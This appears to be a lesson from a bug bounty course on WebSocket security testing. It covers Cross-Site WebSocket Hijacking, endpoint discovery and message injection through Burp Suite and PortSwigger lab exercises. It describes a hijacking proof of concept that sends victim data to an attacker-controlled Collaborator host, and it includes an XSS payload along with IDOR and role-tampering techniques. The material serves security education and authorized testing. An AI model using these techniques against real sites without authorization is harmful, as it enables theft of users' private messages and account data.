
This article teaches WebSocket security testing for bug bounty hunters, focusing on Cross-Site WebSocket Hijacking (CSWSH) and message injection vulnerabilities. WebSocket endpoints are rarely tested despite carrying the same authentication cookies as regular HTTP requests, creating a high-severity, low-competition attack surface. The article provides three hands-on exercises using browser DevTools, Burp Suite, and PortSwigger labs to discover WebSocket endpoints, exploit CSWSH vulnerabilities, and test for message injection flaws.
- WebSocket authentication bypass mechanismWebSocket connections establish authentication once during the initial HTTP Upgrade handshake by carrying the browser's session cookie, then treat all subsequent messages as authenticated without per-message verification. Unlike regular HTTP requests where CSRF tokens protect each action, WebSocket connections receive no CSRF token on the Upgrade request itself, and the browser's same-origin policy does not prevent cross-origin WebSocket connections the way it prevents cross-origin AJAX requests. An attacker's page can initiate a WebSocket connection to any origin, and the victim's browser aut
- Three-condition CSWSH vulnerability modelCSWSH requires three conditions to exploit: (1) authentication via cookies only with no custom headers like Authorization Bearer tokens; (2) no CSRF token in the Upgrade request URL or parameters; (3) no Origin header validation by the server. Testing each condition involves inspecting the Upgrade request in Burp, checking for token parameters, and sending a modified Upgrade request with Origin set to attacker.com to observe whether the server responds with 101 Switching Protocols (vulnerable) or 403 Forbidden (protected).
- WebSocket endpoint discovery methodsFour discovery methods find WebSocket endpoints that automated scanners miss: (1) Browser DevTools Network tab filtered by WS protocol—shows all active connections during page interaction; (2) Burp Suite Proxy WebSockets history tab—captures all WebSocket traffic; (3) JavaScript source search using grep or DevTools for 'new WebSocket', 'ws://', or 'wss://' strings; (4) common path brute-forcing including /ws, /socket, /stream, /realtime, /updates, and /api/ws. Running all four methods across different application implementations catches endpoints that individual methods miss.
- CSWSH proof-of-concept constructionThe PoC is minimal HTML served from attacker.com that instantiates a WebSocket connection to the vulnerable target endpoint using JavaScript: new WebSocket('wss://target.com/ws'). The victim's browser automatically includes their session cookie in the Upgrade request. The onmessage handler captures streamed data and can exfiltrate it by sending a fetch request to an attacker-controlled server. In bug bounty practice, Burp Collaborator serves as the data collection endpoint, providing timestamped out-of-band confirmation of successful exploitation.
- WebSocket message injection vulnerabilitiesServer-side message handlers often process WebSocket message content without validation, enabling three injection patterns: (1) IDOR by modifying userId or accountId fields in JSON messages to access other users' data; (2) privilege escalation by changing role fields that the client sends and the server trusts without verification; (3) stored XSS by injecting script tags in message content that execute when other users receive the message. Testing uses Burp Repeater to modify individual messages from WebSockets history and observe whether the server processes the injected payload.
- Burp Suite WebSocket testing workflowWebSocket traffic appears in Proxy → WebSockets history rather than standard HTTP history. The workflow involves: viewing the Upgrade request to inspect Origin and Cookie headers; sending the Upgrade request to Repeater to test Origin validation by modifying the Origin header; enabling WebSocket Interception Rules to intercept live messages; right-clicking messages in history to send to Repeater for modification and replay. Burp Turbo Intruder extension enables automated fuzzing of WebSocket messages with custom payloads.
- CVSS severity determination for findingsCSWSH severity depends entirely on what data the hijacked WebSocket exposes. Account data, transaction history, or ability to perform account actions through the WebSocket rates High to Critical (typically 7.5–9.0 CVSS). Read-only non-sensitive data rates Low to Informational (3.0–5.0). The attacker interaction requirement—victim must visit the PoC page via social engineering or phishing—does not reduce severity; it is treated as standard for CSWSH, not a multi-step complex attack. Some bug bounty programmes require victim interaction for XSS findings but treat authenticated data disclosure vi
- Bug bounty reporting requirementsCSWSH reports must include the WebSocket endpoint URL, original Upgrade request screenshot from Burp, modified Upgrade request showing attacker Origin, server 101 response confirming acceptance, PoC HTML code, and screenshot of data received from Burp Collaborator. The three-screenshot package (modified Upgrade, Collaborator callback, decoded victim data) makes the finding undeniable in triage. Reports should explain what specific data the connection exposes and what impact an attacker gains, since many developers are unfamiliar with CSWSH and may assume WebSockets inherit CSRF protections fro
Bottom line: WebSocket endpoints represent a high-severity, under-tested attack surface in real-time applications because they bypass standard CSRF protections—test for CSWSH by verifying whether the server validates the Origin header and whether the Upgrade request lacks a CSRF token, then build a working proof-of-concept using Burp Collaborator to exfiltrate victim data. The combination of minimal competition, consistent high-severity findings, and straightforward exploitation using browser DevTools and Bu
FREE
Part of the Bug Bounty Mastery Course
That is the WebSocket bug bounty opportunity in 2026. Every real-time application — trading platforms, customer support tools, multiplayer games, collaboration software, live dashboards — runs WebSockets. The connection mechanism bypasses the CSRF controls that protect regular HTTP requests. Burp Suite intercepts and replays WebSocket messages as easily as HTTP. The findings are high severity. The competition is almost zero. Day 23 closes that gap.
🎯 What You’ll Master in Day 23
⏱️ Day 23 · 3 exercises · Browser + PortSwigger + Burp Suite
✅ Prerequisites
- Day 22 — GraphQL Bug Bounty
— WebSocket and GraphQL both run on non-standard protocol layers; the API-first mindset from Day 22 carries directly into today
- Day 5 — Burp Suite Deep Dive
— Burp Suite Proxy and Repeater are the primary tools for today; comfortable interception is required
- Burp Suite installed and configured as browser proxy — all exercises require active Burp interception
📋 WebSocket Bug Bounty Day 23 — Contents
Yesterday in Day 22 you learned how GraphQL’s introspection endpoint exposes the entire API schema to anyone who queries it. WebSockets have an equivalent blind spot: the authentication that protects regular HTTP requests does not automatically extend to WebSocket connections. Together these two attack surfaces represent the non-standard protocol layer that the majority of bug bounty hunters skip entirely — and where consistent high-severity findings live.
How WebSockets Work — The Security Difference From HTTP
A WebSocket connection starts as a regular HTTP request — specifically an Upgrade request that asks the server to switch from HTTP to the WebSocket protocol. The server responds with a 101 Switching Protocols. From that point, the connection is persistent and bidirectional: the client and server exchange messages freely over the same TCP connection without the overhead of repeated HTTP requests.
Here is what matters for security: that initial HTTP Upgrade request carries the browser’s cookies. If the user is logged in, their session cookie rides along with the Upgrade. The server sees an authenticated connection and accepts it. From that point, every message sent over the WebSocket is treated as coming from that authenticated user — without any further per-message authentication check.
Compare this to a regular AJAX request. If a developer adds CSRF protection, every POST carries a token that proves the request originated from the correct page. WebSocket connections establish authentication once at upgrade time — and the upgrade request is triggered by JavaScript on any page, including pages on other origins. If the server does not validate the Origin header, an attacker’s page can open a WebSocket connection using the victim’s browser, inheriting their authentication, and reading or sending messages as that user.
Finding WebSocket Endpoints in Bug Bounty Targets
WebSocket endpoints do not appear in HTML links, sitemap files, or standard URL enumeration. They are created dynamically by JavaScript. That is why most automated scanners miss them entirely — and why hunters who look for them manually find fresh, untested attack surface.
Four methods I use on every target to surface WebSocket connections. Run all four — different methods catch different implementations.
⏱️ 15 minutes · Browser only · No install required
Before testing any WebSocket vulnerability, you need to know every WebSocket endpoint the application uses. This exercise builds the discovery habit that runs before every WebSocket assessment — the same workflow I use at the start of every real-time application recon phase.
with a free account. These are real-world WebSocket-heavy apps
safe to observe (not to attack — observe only here).
Step 2: Open DevTools (F12) and click the Network tab.
Filter by WS (WebSocket). Reload the page.
Note how many WebSocket connections appear immediately.
Step 3: Click each WebSocket connection to inspect it.
In the Messages sub-tab, observe the real-time message flow:
— What format are the messages? JSON? Binary? Text?
— Can you identify authentication data in the initial messages?
— What information is being streamed?
Step 4: Now switch to a bug bounty target.
Find a target in your active programme that has real-time features:
— Live notifications
— Chat or messaging
— Real-time data dashboards
— Collaborative editing
Apply the same DevTools discovery process.
List every WebSocket endpoint you find.
Step 5: For each endpoint, note:
— The ws:// or wss:// URL
— The Upgrade request HTTP method and path
— Whether you can see a CSRF token in the handshake
— What data flows in the messages
📸 Screenshot your DevTools Network WS tab showing discovered endpoints and share in #bug-bounty-course on Discord.
Cross-Site WebSocket Hijacking — Detection and Exploitation
CSWSH is the WebSocket equivalent of CSRF. The attack works because WebSocket connections use cookies for authentication but the browser’s same-origin policy does not prevent cross-origin WebSocket connections the way it prevents cross-origin AJAX requests. The attacker’s page can open a WebSocket to any origin — and the victim’s browser will include their cookies.
Three conditions need to line up for CSWSH to work. Break any one of them and the attack stops.
When all three conditions are met, I build the proof-of-concept. The PoC is a minimal HTML page that a victim visits (via social engineering, phishing, or a malicious ad). The page opens a WebSocket connection to the target application. The victim’s browser sends their authentication cookie. The server treats it as an authenticated connection. The PoC receives whatever data the server streams.
⏱️ 20 minutes · Free PortSwigger account required
PortSwigger has a dedicated CSWSH lab that provides the exact environment to prove this vulnerability with a working exploit — using Burp Collaborator as your data collection endpoint. Work through the full chain: discover, test Origin validation, build PoC, capture victim data.
Read the lab description and click “Access the lab.”
The lab simulates a live chat application with a vulnerable WebSocket.
Step 2: In Burp Suite, enable Intercept and visit the lab.
Go to Proxy → WebSockets history.
Find the initial Upgrade request for the chat WebSocket.
Step 3: Send the Upgrade request to Burp Repeater.
Change the Origin header to: https://YOUR-COLLABORATOR.oastify.com
Send it. Does the server return 101?
Step 4: If 101 — Origin validation is absent.
Now build the CSWSH PoC.
Go to Burp → Collaborator → Copy to clipboard (your Collaborator URL).
Step 5: Create the exploit HTML using the exploit server:
Click “Store” then “Deliver exploit to victim.”
Step 6: Check Burp Collaborator for incoming requests.
The victim’s chat history should arrive base64-encoded.
Decode it — you should see the victim’s private messages
and their username/email.
Step 7: Document the full chain for your report:
— Modified Upgrade request (screenshot)
— Exploit HTML
— Collaborator showing received data (screenshot)
— Decoded data showing victim information
📸 Screenshot your Collaborator showing the decoded victim chat history and share in #bug-bounty-course on Discord.
Message Injection and Authentication Bypass
Beyond CSWSH, WebSocket messages themselves are often processed without sufficient server-side validation. The same assumptions that create SQL injection — “this input comes from our own application so it must be safe” — appear in WebSocket message handlers. If the server processes WebSocket message content as commands, queries, or structured data without validation, you can manipulate that data to affect other users or access unauthorised functionality.
I look for three injection patterns in WebSocket messages. First: JSON properties that map to backend queries. A message like {"action":"getOrders","userId":"123"} is an obvious IDOR candidate — change the userId value and check whether the server enforces authorisation. Second: messages that contain role or permission fields. Any message where the client sends {"role":"user"} and the server trusts it without independent verification is a privilege escalation waiting to happen. Third: messages that include raw command strings processed server-side — these are the rarest but highest-impact variant.
Burp Suite WebSocket Testing Workflow
Burp Suite handles WebSockets natively. The workflow is almost identical to HTTP testing once you know where to look. The key difference: WebSocket messages do not appear in the standard HTTP history — they have their own dedicated tab.
⏱️ 20 minutes · Burp Suite · PortSwigger Academy lab
This exercise puts message manipulation in your hands using Burp Repeater. You will intercept live WebSocket traffic, modify message content, and observe the server’s response — the exact workflow for testing IDOR, privilege escalation, and injection in WebSocket applications.
Go to: portswigger.net/web-security/websockets
Find: “Manipulating WebSocket messages to exploit vulnerabilities”
Access the lab — it is a live chat application.
Step 2: In Burp Suite, enable intercept for WebSocket messages
Proxy → Options → WebSocket Interception Rules
Enable: Intercept client-to-server messages
Step 3: Send a chat message in the lab application
When Burp intercepts it, inspect the raw message format:
{“message”:”Hello World”}
Step 4: Modify the message content to inject a payload
Change “Hello World” to an XSS payload:
{“message”:”<img src=1 onerror='alert(1)'>”}
Forward the modified message.
Step 5: Observe the response
Does the injected payload execute in the chat window?
If yes: the server is reflecting message content without sanitisation.
This is stored XSS delivered via WebSocket message injection.
Step 6: Now test the Repeater workflow
WS History → right-click the intercepted message → Send to Repeater
In Repeater: modify the message again with a different payload
Click Send and read the server’s response in the right panel.
Step 7: Document the finding
Capture: original message, modified message, response showing execution.
Calculate CVSS: Stored XSS via WebSocket = what is the scope?
Does it affect other users? What data can be stolen?
📸 Screenshot Burp showing the modified message and the XSS execution in the lab. Share in #bug-bounty-course on Discord. Tag #day23complete
Reporting WebSocket Vulnerabilities
WebSocket findings get triaged faster when the report includes the specific technical detail reviewers need. The vulnerability class is unfamiliar to many developers — your job is to make the impact immediately clear without assuming they know what CSWSH means.
For CSWSH reports, always include: the WebSocket endpoint URL, the original Upgrade request from Burp, the modified Upgrade with attacker Origin, the server’s 101 response confirming acceptance, the PoC HTML, and a screenshot of the data received (even from a test account — this is what proves impact). For CVSS, the base score depends on what data the connection exposes. Account data or the ability to perform account actions scores 7.5–9.0. Read-only non-sensitive data scores 3.0–5.0.
📋 WebSocket Bug Bounty — Day 23 Reference Card
✅ Day 23 Complete — WebSocket Security
CSWSH, Origin validation bypass, message injection, and the complete Burp Suite WebSocket workflow. Day 24 covers CRLF injection — header injection, response splitting, and the XSS chain that makes it a high-severity finding despite looking like a minor formatting issue.
🧠 Day 23 Check
❓ WebSocket Bug Bounty FAQ
What is Cross-Site WebSocket Hijacking?
How do WebSockets differ from regular HTTP for security testing?
What does Burp Suite show for WebSocket traffic?
What is WebSocket message injection?
How do you find WebSocket endpoints in a bug bounty target?
What severity is a CSWSH vulnerability typically rated?
Day 22 — GraphQL Bug Bounty
Day 24 — CRLF Injection Bug Bounty
📚 Further Reading
- Day 22 — GraphQL Bug Bounty — The other non-standard protocol attack surface. GraphQL introspection + WebSocket CSWSH are the two most consistently under-tested areas in modern web apps.
- Day 5 — Burp Suite Deep Dive — The complete Burp Suite workflow guide — Proxy, Repeater, Intruder, and Collaborator are all used in WebSocket testing.
- Bug Bounty Mastery Course Hub — Full course overview — Day 23 WebSocket sits in the advanced protocol attacks phase alongside HTTP Request Smuggling and GraphQL.
- PortSwigger — WebSockets Security — The definitive hands-on reference with four progressive labs covering CSWSH, message manipulation, and multi-step exploitation chains.
- OWASP — Cross-Site WebSocket Hijacking — The formal vulnerability definition with CSWSH attack prerequisites, detection methods, and prevention controls for developers.
